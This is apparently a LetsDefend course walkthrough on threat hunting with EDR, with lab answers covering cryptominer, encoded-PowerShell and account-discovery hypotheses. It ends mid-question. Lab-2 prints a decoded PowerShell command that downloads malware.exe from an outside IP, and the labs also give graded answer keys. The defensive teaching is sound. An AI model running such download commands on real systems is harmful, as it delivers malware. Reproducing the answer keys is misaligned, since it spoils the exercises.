Threat Hunting with CTI Walkthrough — LetsDefend
Threat Hunting with EDR Walkthrough — LetsDefend

Introduction
Threat hunting is a fundamental practice in modern cybersecurity strategies. It involves actively searching for potential security incidents and indicators of compromise (IOCs) that can evade traditional security measures. In this process, endpoint detection and response (EDR) tools play a critical role by providing security teams with the data and capabilities they need.
This course focuses on “Threat Hunting with EDR” and explores two key areas:
- The core function of EDR in threat hunting
- The importance of EDR data for threat hunting
Understanding the use of EDR tools in the threat hunting process, and the role of the data provided by these tools in threat detection and analysis, will allow us to develop the capabilities to respond more effectively and quickly to security events.

EDR tools can assist threat hunters in several ways. First, EDR tools provide rich and detailed data about your endpoints. You can use this data to create hypotheses, queries, and indicators of compromise (IOCs) for threat hunting. In addition, these tools allow you to instantly detect and analyze endpoint incidents, enabling you to respond quickly and effectively in the early stages of a cyber threat.
The data provided by EDR tools plays a critical role in every phase of the threat hunting process. During the data collection and enrichment phase, EDR tools collect information from multiple sources (logs, file activity, network connections, system events, and user behavior) and enrich this information with threat intelligence and contextual data. This enriched data makes it possible to detect threats in a more comprehensive and contextual manner.
This lesson has introduced the topic of Threat Hunting with EDR. The next lesson will cover “ Importance of EDR Data for Threat Hunting ”.
Questions
No Anser Needed
Importance of EDR Data for Threat Hunting
In the world of cybersecurity, accurate and comprehensive data is essential to detecting, monitoring, and preventing threats. Endpoint detection and response (EDR) tools provide security teams with this critical data by monitoring and analyzing endpoint activity in detail. EDR tools not only detect potential threats, but also help us understand how attacks occur and which systems are affected. The comprehensive data they offer makes threat hunting processes more effective and efficient, enabling faster and more accurate responses to cybersecurity incidents. In this lesson, we will discuss why the data provided by EDR tools is so important and its role in the threat hunting process.
Data Collection
- Various Data Sources : EDR tools collect a wide variety of data from endpoints, including logs, file activities, network connections, system events, and user behaviors.
- Real-time Monitoring : EDR tools provide real-time monitoring to instantly detect events occurring on endpoints, allowing potential threats to be quickly identified.
Data Enrichment
- Enhancing with Additional Information: They enrich the collected data with additional information such as threat intelligence, user information, and environmental data to make the data more meaningful.
- Correlation: They establish relationships between different data points to obtain more comprehensive and contextual information. This makes it easier to detect threats.
Data Analysis
Big Data Analytics
- Data Collection: EDR tools collect large amounts of data from endpoints and store this data in a centralized location.
- Rapid and Effective Analysis: EDR Tools analyze collected data in a short time and effectively use big data analytics techniques, enabling faster threat detection.
- Pattern Recognition: EDR tools use machine learning algorithms to detect abnormal patterns and behaviors in datasets.
Machine Learning and AI
- Behavioral Modeling: Machine learning algorithms model user and system behaviors to distinguish between normal and abnormal activities.
- Predictive Analysis: Artificial intelligence is used to predict future threats based on historical data. This enables proactive threat hunting.
- Anomaly Detection: Deviations from normal behaviors are identified, allowing potential threats to be detected at an early stage.
Visualization
Data Visualization Techniques
- Graphs and Tables: Graphs and tables are used to make complex datasets more understandable, and helps security teams quickly interpret the data.
- Relationship Maps: Maps that visually represent relationships between different event types show the spread and interactions of threats.
- Heatmaps: Heatmaps visually display the intensity of different event types, providing important clues for threat hunting.
Timelines
- Chronological Order of Events: Timelines of security events help understand how and when threats occurred.
- Threat Processes: Visualizing the various stages of attacks improves understanding of threats and enhances response processes.
Use of IOC and IOA

In the threat hunting process, the search for indicators of compromise (IOC) and indicators of attack (IOA) are important techniques used by cybersecurity professionals to identify potential threats and malicious activity. The effective use of IOCs and IOAs is critical to the early detection and prevention of cyber threats.
IOC (Indicators of Compromise)
IOCs are specific indicators of a security breach or data leak. These indicators point to malicious activities occurring on a specific system or network.
Examples: Malicious file hashes, suspicious IP addresses, abnormal file paths, unknown or suspicious domains.
Hunting for IOCs
- Data Collection: EDR tools continuously collect data from endpoints and networks. This data originates from various sources such as logs, file activities, and network traffic.
- IOC Detection: Collected data is compared with known IOCs. This comparison triggers alerts when malware or suspicious activities are detected.
- Analysis: Detected IOCs are analyzed in detail by cybersecurity experts. This analysis determines the source and spread methods of the threat.
Use of IOCs
- Quick Identification: Known IOCs enable the rapid detection of identified threats. This allows for quick responses to security breaches.
- Database Updates: EDR tools continuously update IOC databases. These updates ensure that new threats are quickly recognized.
IOA (Indicators of Attack)
IOAs are behavioral indicators that specify the intent or methodology of an attack. IOAs provide information about how attacks are carried out and the goals of attackers.
Examples: Attempts to delete files, unauthorized access attempts, compromised user accounts, system configuration changes.
Hunting for IOAs
- Behavioral Analysis: EDR tools continuously monitor and analyze activities on endpoints and networks. This analysis identifies deviations from normal behavior patterns.
- Anomaly Detection: EDR tools use machine learning and artificial intelligence algorithms to detect abnormal activities and behaviors.
- IOA Detection: When compared to known IOAs, it increases the chances of detecting abnormal behavior as a potential attack.
Use of IOAs
- Determining Attack Intent: IOAs help determine the intent and methodology of attacks, providing insight into the goals of attackers.
- Proactive Defense: IOAs enable the detection of threats at an early stage. This allows preventive measures to be taken before attacks occur.
- Advanced Threat Hunting: IOAs are effective not only in detecting known threats but also in identifying new and emerging threats. This enables cybersecurity experts to conduct more comprehensive and effective threat hunting.
Conclusion
This lesson explained why the data provided by EDR tools is so important and its role in the threat hunting process. By covering data collection and enrichment, data analysis and visualization, IOC and IOA usage, and data security and privacy, the importance of EDR tools in the cybersecurity ecosystem has been emphasized.
This lesson has emphasized the importance of EDR data in the threat hunting process. The next lesson will cover “Core Functions of EDR in Threat Hunting”.
Questions
No Anser Needed
Core Functions of EDR in Threat Hunting
In the threat hunting process, endpoint detection and response (EDR) solutions detect, investigate, respond to, and recover from threats, enabling security teams to quickly and effectively detect, analyze, and respond to potential threats. The threat hunting process becomes more effective and efficient with EDR tools’ comprehensive data collection, enrichment, analysis, and visualization features.
Threat Detection
Anomaly and Behavioral Detection
EDR tools continuously monitor activities on endpoints and analyze whether these activities deviate from normal behavior. For example, a particular user or device logging in at unusual times, unexpected file changes, or new software suddenly running can all be considered anomalous behavior.
They use anomaly detection algorithms to identify non-standard or suspicious activities. These anomalies may indicate potential threats and require further investigation.
Threat Intelligence Integration
EDR tools integrate with up-to-date threat intelligence databases to track known malware, IP addresses, and other Indicators of Compromise (IOCs) enabling rapid detection of previously identified threats.
Real-time monitoring capabilities empower analysts to immediately identify threats and intervene in the early stages of attacks.
Investigation
Event Correlation and Analysis
- Data Correlation: EDR (Endpoint Detection and Response) tools consolidate and correlate information from various data sources so that the users can have a better understanding of how attacks were carried out and which systems were affected.
- Digital Forensic Analysis: EDR tools collect and analyze detailed data for post-incident investigations. This process helps identify the attack’s origin, the methods used, and the attacker’s traces.
Incident Investigation Tools
- Timeline Creation: EDR tools create timelines of events, clarifying the stages and timing of an attack.
- File and Memory Analysis: EDR tools analyze suspicious file and memory activities to trace malware and uncover potential threats.
Response
Incident Response and Isolation
- Device Isolation: When suspicious activities are detected, EDR tools can isolate affected devices from the network. This is a critical step to prevent the attack from spreading.
- Rapid Response: EDR tools use automated response mechanisms to quickly address threats. It includes actions such as stopping malware or blocking abnormal network traffic.
- Automated Response Mechanism: EDR tools are equipped with the ability to automatically respond to specific threats. For example, if a suspicious file is detected, it can be automatically quarantined, or a specific process can be terminated.
Quarantine and Remediation
- Quarantine: EDR tools quarantine malicious files or processes to prevent further spread.
- Remediation Steps: EDR tools recommend and implement necessary remediation steps to neutralize threats.
Recovery
System and Data Recovery
- Backup and Restore: EDR tools ensure that systems and data are restored from secure backups after an attack. This process is critical for maintaining business continuity.
- Patch Application: EDR tools identify the source of the attack and vulnerabilities, ensuring that necessary patches and updates are applied, which helps prevent similar attacks in the future.
This lesson has discussed the core functions of EDR and their importance in the threat hunting process. The next lesson will cover “Lateral Movement and Internal Threat Hypothesis”.
Questions
No Anser Needed
Lateral Movement and Internal Threat Hypothesis
Hypothesis


A threat actor may be in the process of lateral movement across the internal network in order to have access to other parts of the network.
Data Sources
- EDR Logs : Records of abnormal activities on endpoints.
- Network Traffic Logs : Records of connections between devices within the internal network.
- IDS/IPS Logs : Records of potential attack activities within the internal network.
Analysis Steps
- Endpoint Activities: Monitor abnormal process or file activities on endpoints.
- Antivirus Alerts: Investigate malware detected by antivirus software.
- Malicious Code Execution: Detect suspicious code execution activities.
- Connection Attempts: Monitor increased connection attempts between devices within the internal network.
- Access to New Devices: Check connections from a specific device to other internal network devices it has not accessed before.
- Unexpected Protocols: Investigate abnormal connections over protocols such as SMB (Server Message Block) or RDP (Remote Desktop Protocol).
- Port Scans: Examine port scanning activities or unexpected connections over unusual ports within the internal network.
- IDS/IPS Alerts: Review alerts for potential attack activities within the internal network.
- Anomaly Detection: Examine IDS/IPS alerts that identify deviations from normal behavior patterns.
Expected Outcomes
- Abnormal process or file activities on endpoints.
- Increased connection attempts between different devices.
- Potential attack activities and IDS/IPS alerts within the internal network.
Summary
EDR systems provide powerful tools for detecting and managing internal threats during the threat hunting process. To detect a threat actor attempting to spread through lateral movement, following the steps outlined above is critical for ensuring network security. This process helps organizations proactively manage their cybersecurity posture and become more resilient against potential threats. During the threat hunting process, EDR solutions enable more effective monitoring of threat actor behavior, allowing anomalies to be quickly detected and addressed.
Questions
No Anser Needed
Practical Lab-1
Hypothesis-1
Note: The following questions are provided for the threat hunting process to test the following hypothesis.
Hypothesis: A group of threat actors may be distributing malware to conduct cryptocurrency mining on our systems. This malware could be secretly utilizing our system resources for crypto-mining operations.
Threat Hunting Lab Environment
- SIEM (Wazuh)
- EDR Events (Sysmon)
- CTI Events (Threat Intel — LetsDefend)
- System Monitor Logs (Zabbix)
Questions
According to System Monitor (Zabbix) logs, what is the hostname of the system that triggered a high CPU usage alert between Aug 1, 2024 00:00 — Aug 7, 2024 00:00?
Filter for “rule.groups: zabbix” filter in the SIEM and search for “*cpu*”.

Answer: app-server-01
What is the name of the application installed on the high-CPU system during Aug 1–7, 2024? Answer Format: Test Tester: Winrar & 7zip Extract Software
Use the SIEM filters “rule.groups: windows_application” and “data.win.system.eventID: 1033”.

Answer: Cudo Miner: Bitcoin & Crypto Mining Software (Miner.exe)
What is the full path of the mining executable? Answer Format: C:\\Temp\\LetsDefend\\Uploads\\tester.exe
Filter for “rule.groups: sysmon_event1” and search for “*miner.exe*” in the SIEM.

Answer: C:\\Users\\Admin\\Downloads\\miner.exe
What is the parent process that executed the miner downloaded to the system?
Filter for “rule.groups: sysmon_event1” and search for “*miner.exe*” in the SIEM.

Answer: C:\\Windows\\bitsadmin.exe
Which domain did the miner contact?
Search for “data.win.eventdata.image: [Executable_Full_Path]” in the SIEM.

Answer: account.cryptominer.io
Which threat group is this domain IOC associated with in LetsDefend Threat Intel?
Look for the domain in the LetsDefend “Threat Intel” module.

Answer: RiverChildren
According to the “Threat Intel” module on LetsDefend, what is the shared hash associated with this threat group?
Look up the group name in the “Threat Intel” module on Letsdefend.

Answer: 514CF877644F22924DA63989F3B56CD9
According to the LetsDefend “Threat Intel” module, the hash associated with the threat actor group was detected on another system besides the one that generated the high CPU usage alert. What is the “agent_name” of this additional system?
Query the hash obtained from the threat intelligence source in the SIEM search section. (“*hash*”)

Answer: app-server-02
What is the full path of the miner application running on the system where the cryptomining malware was detected (other than the system that generated the high CPU usage alert)?
Query the hash obtained from the threat intelligence source in the SIEM search section. (“*hash*”)
Answer: C:\\Windows\\Temp\\nanominer\\nanominer.exe
What is the full path of the process (parent process — path/binary_name) that executed the miner application on the system where cryptomining malware was detected (other than the system that generated the high CPU usage alert)?

Answer: C:\\Windows\\w3wp.EXE
Practical Lab-2
Hypothesis-2
Note: The following questions are provided for the threat hunting process to test the following hypothesis.
Hypothesis: A group of threat actors may be executing malicious commands on our systems using PowerShell’s “Encoded Command Execution” techniques, potentially compromising system integrity.
Threat Hunting Lab Environment
- SIEM (Wazuh)
- EDR Events (Sysmon)
- CTI Events (Threat Intel — LetsDefend)
- System Monitor Logs (Zabbix)
Questions
What is the IP address (agent_ip) of the endpoint where PowerShell was used with the “EncodedCommand” parameter between Aug 1, 2024 00:00 — Aug 7, 2024 00:00?
Filter for “rule.groups: sysmon_event1” and query “*powershell.exe*”.

Answer: 192.168.100.25
What is the decoded version of the command executed with the “EncodedCommand” parameter in PowerShell between Aug 1, 2024 00:00 — Aug 7, 2024 00:00?
Answer Format: I….-W…. -.. “http://x.x.x.x/x.exe" -O… “C:\a\b\c.exe”
Filter for “rule.groups: sysmon_event1” in the SIEM and query “powershell.exe”. Decode the base64 encoded data in the results.

Answer: Invoke-WebRequest -Uri “http://12.68.1.100/malware.exe" -OutFile “C:\Windows\Temp\malware.exe”
To which group is the C&C IP address in the command executed with PowerShell’s “EncodedCommand” parameter (between Aug 1–7, 2024) attributed in the LetsDefend Threat Intel module?
Look for the detected IP address in the LetsDefend “Threat Intel” module.

Answer: APT-SKR-41
What is the hash among the IoCs associated with the group linked to the C&C IP address (from the PowerShell “EncodedCommand” executed Aug 1–7, 2024) in the LetsDefend “Threat Intel” module?
Look for the threat actor group name in the LetsDefend “Threat Intel” module and find the hash.

Answer: 1230FB982C1A8DCBDF232BE450E124A34439D67
What is the full path of the executable for the parent process of the hash (among the IoCs associated with the group linked to the C&C IP address from the PowerShell “EncodedCommand”)?
Filter for the “rule.groups: sysmon_event1” in the SIEM and query the detected hash in the search section. (“*hash*”)

Answer: C:\\Windows\\explorer.exe
Which IP address did the process (associated with the hash from the IoCs linked to the C&C IP address) communicate with between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: sysmon_event3” in SIEM and query the executable name in the search section. (“*malware.exe*”)

Answer: 185.220.101.24
What was the firewall action for the IP address that the process (associated with the hash from the IoCs linked to the C&C IP address) attempted to communicate with between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: firewall” and “data.dstip: ‘[IP Address]’” in the SIEM.

Answer: deny
Practical Lab-3
Hypothesis-3
Note: The following questions are provided for the threat hunting process to test the following hypothesis.
Hypothesis: An attacker may be conducting reconnaissance activities (both endpoint and domain-level) from a compromised endpoint, and may have deleted associated log entries to cover their tracks.
Threat Hunting Lab Environment
- SIEM (Wazuh)
- EDR Events (Sysmon)
Questions
What is the agent IP address of the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1087.001” in the SIEM.

Answer: 172.16.8.159
What command was executed to discover local accounts on the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1087.001” in the SIEM.
Answer: net users
Which domain group was discovered from the Windows system where “T1087.001 — Account Discovery: Local Account” activity occurred between “Aug 1, 2024 00:00 — Aug 7, 2024 00:00”?
Filter for “rule.groups: windows” and “rule.mitre.id: T1087.002” in the SIEM.
